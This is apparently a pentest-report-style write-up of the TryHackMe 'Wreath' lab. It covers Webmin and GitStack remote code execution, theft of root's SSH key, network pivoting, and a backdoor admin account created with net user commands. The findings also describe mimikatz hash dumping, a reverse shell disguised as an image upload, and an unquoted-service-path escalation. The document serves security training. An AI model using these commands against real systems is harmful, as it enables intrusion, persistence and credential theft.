SCREECK

Writeup for Wreath: https://tryhackme.com/room/wreath

23.09.2023

Contact:
https://twitter.com/_screeck
https://github.com/screeck

Index

Disclaimer

Confidentiality Notice:

This Penetration Testing Report (the "Report") has been prepared by SCREECK ("the Tester") for the exclusive use of the client named herein ("the Client"). This Report contains sensitive and confidential information related to the Client's information systems, networks, and infrastructure. The Tester and its personnel are committed to maintaining the confidentiality and security of this Report.

Confidentiality Agreement:

The Client agrees to maintain the confidentiality of this Report and its contents. This Report and the information contained herein should not be disclosed to any third parties without the explicit written consent of the Tester.

Assessment Overview

Thomas contacted SCREECK to perform a penetration test on his network.

Before starting the assessment we were briefed with the following:

There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.


Scope

- Public facing web server, IP: 10.200.85.200

Executive summary

Thomas's web server was compromised by a publicly known exploit which resulted in access as a high privilege user. From there we were able to pivot through the network and we discovered a GitStack server. The GithStack server was vulnerable to another publicly known vulnerability that gave us access as a high privilege user. We were able to recover the password for user Thomas. We set up a proxy on the machine and found another web server with an image upload page (Thomas personal PC). We logged into the page with previously gathered credentials. The upload form had insufficient filtering therefore we were able to get malicious code inside Thomas's PC which gave us access as a low privilege user. We exploited misconfiguration on the machine to gain full access.

Diagram



Findings and References with recomendations

Finding 1: Unpatched Software Remote Code Execution (RCE) MiniServ CVE-2019-15107

Description	Public facing server (10.200.85.200) is running vulnerable software: MiniServ 1.890. We were able to use publicly available exploit (see references) to gain access, exfiltrate id_rsa and connect via ssh as root.
Severity	CRITICAL
Tools used	WebminRCE, ssh, NetCat
References	https://medium.com/@foxsin34/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4 https://github.com/MuirlandOracle/CVE-2019-15107

Finding 2: Unpatched Software Remote Code Execution (RCE) GitStack 2.3.10

Description	Internal machine (10.200.85.150) is running vulnerable GitStack 2.3.10 software. We were able to use publicly available exploit (see references) to gain a reverse shell as nt authority/system and establish persistence by creating user "screeck" with administrative privileges.
Severity	CRITICAL
Tools used	BurpSuite, Searchsploit
References	https://security.szurek.pl/en/gitstack-2310-unauthenticated-rce/ https://www.exploit-db.com/exploits/43777

Finding 3: Week credentials

Description	We run mimikatz on the target machine (10.200.85.150) and were able to dump hashes. We recovered one password for user “Thomas”
Severity	HIGH
Tools used	Mimikatz, Crackstation
References	https://cwe.mitre.org/data/definitions/1391.html

Finding 4: Password reuse

Description	We set up a proxy on GitStack machine (10.200.85.150) and were able to access websites hosted on Thomas’s PC (10.200.85.100). We found directory /resources that was password protected. We successfully logged in by using previously gathered credentials
Severity	HIGH
Tools used	Chisel, FoxyProxy, Browser
References	https://layerxsecurity.com/glossary/what-is-password-reuse/#:~:text=Password%20reuse%20refers%20to%20the,all%20other%20accounts%20as%20well.

Finding 5: Unrestricted File Upload

Description	Upload page on Thomas’s PC (10.200.85.100) had a very bad filtering mechanism. We were able to easily upload malicious file by adding appropriate extension into file name (ex.: .png.php). We modified .png file and inserted reverse shell code into it
Severity	HIGH
Tools used	Exiftool
References	https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Finding 6: Unquoted Service Path

Description	We discovered that one of the services (SystemExplorerHelpService) running on Thomas's PC (10.200.85.100) had an unquoted service path. The service was running as a local system account and we had write privileges on the directory. We injected malicious reverse shell code into the system path, named service.exe and restarted the service. That way we got a high privilege shell.
Severity	HIGH
Tools used	NetCat
References	https://vk9-sec.com/privilege-escalation-unquoted-service-path-windows/

Finding 7: Personal Information Disclosure

Description	There are Thomas's personal information on the website like address, phone number, email. Possible risk of phishing and social engineering attacks
Severity	MEDIUM
Tools used	Browser
References	https://portswigger.net/web-security/information-disclosure

Attack narrative:


Initial Enumeration


We used Nmap to scan first 15000 ports on the public server (10.200.85.200)

nmap -T4 -sV -p-15000 -A 10.200.85.200

```
┌──(kali㉿kali)-[~/Desktop/THM/Wreath]
└─$ cat nmap.txt
Nmap scan report for 10.200.85.200
Host is up (0.67s latency).
Not shown: 14699 filtered tcp ports (no-response), 295 filtered tcp ports (host-unreach)
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Thomas Wreath | Developer
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2023-09-21T09:53:08
|_Not valid after:  2024-09-20T09:53:08
3809/tcp  open   tcpwrapped
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 334.77 seconds
```

We checked website running on port 80 and we found Thomas's personal information (see Finding 7).






We identified that MiniServ 1.8.90 is vulnerable to RCE (Remote Code execution) (see Finding 1)


```
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```

```
┌──(kali㉿kali)-[~/Desktop/THM/Wreath/CVE-2019-15107]
└─$ ./CVE-2019-15107.py 10.200.85.200

                @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.85.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
#
```

Using WebminRCE built-in functionality we migrated from pseudo shell to reverse shell:



We found were able to dump hashes and exfiltrate root's id_rsa to establish persistence, we logged back in via ssh as root user:



Ssh session established:

ssh -i id_rsa root@10.200.85.200

```
┌──(kali㉿kali)-[~/Desktop/THM/Wreath]
└─$ ssh -i id_rsa root@10.200.85.200
The authenticity of host '10.200.85.200 (10.200.85.200)' can't be established.
ED25519 key fingerprint is SHA256:7Mnhtkf/5Cs1mRaS3g6PGYXnU8u8ajdIqKU9lQpmYL4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.85.200' (ED25519) to the list of known hosts.
[root@prod-serv ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@prod-serv ~]#
```

Nmap binary upload and internal network scan:

./nmap-screeck -sn 10.200.72.1-255 -oN scan-screeck


```
[root@prod-serv tmp]# ./nmap-screeck -sn 10.200.85.1-255 -oN scan-screeck

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-09-21 16:16 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-85-1.eu-west-1.compute.internal (10.200.85.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.100s latency).
MAC Address: 02:16:E7:43:1C:11 (Unknown)
Nmap scan report for ip-10-200-85-100.eu-west-1.compute.internal (10.200.85.100)
Host is up (0.00016s latency).
MAC Address: 02:06:DC:57:1A:AB (Unknown)
Nmap scan report for ip-10-200-85-150.eu-west-1.compute.internal (10.200.85.150)
Host is up (0.00063s latency).
MAC Address: 02:01:B7:5E:65:AD (Unknown)
Nmap scan report for ip-10-200-85-250.eu-west-1.compute.internal (10.200.85.250)
Host is up (0.00056s latency).
MAC Address: 02:C4:B2:A9:1F:37 (Unknown)
Nmap scan report for ip-10-200-85-200.eu-west-1.compute.internal (10.200.85.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.53 seconds
```

We created a connection between out machine and internal network with sshuttle:

sshuttle -r root@10.200.85.200 --ssh-cmd "ssh -i id_rsa" 10.200.85.1/24


```
┌──(kali㉿kali)-[~/Desktop/THM/Wreath]
└─$ sshuttle -r root@10.200.85.200 --ssh-cmd "ssh -i id_rsa" 10.200.85.1/24
[local sudo] Password:
c : Connected to server.
```

We discovered GitStack login panel on machine 10.200.85.150 and tested default credentials but without success:




Thanks to searchsploit we found RCE exploit for GitStack version running on the machine:


We could execute commands as nt authority/system:



The script we used created exploit-screeck.php file on the /web/ directory of the server
We used BurpSuite repeater to communicate with it:



We transferred NetCat binary to 10.200.85.200 machine and started a listener to catch a reverse shell:



We executed powershell command on the 10.200.85.150 server and got a shell with administrative privileges:


We have creaded new user “screeck” to establish persistence:

```
PS C:\GitStack\gitphp> net user screeck screeck /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators screeck /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" screeck /add
The command completed successfully.

PS C:\GitStack\gitphp> net user screeck
User name                    screeck
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            22/09/2023 09:14:50
Password expires             Never
Password changeable          22/09/2023 09:14:50
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.

PS C:\GitStack\gitphp>
```


Evil-winrm access:

```
┌──(kali㉿kali)-[~/Desktop/THM/Wreath]
└─$ evil-winrm -i 10.200.85.150 -u 'screeck' -p 'screeck'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\screeck\Documents>
```

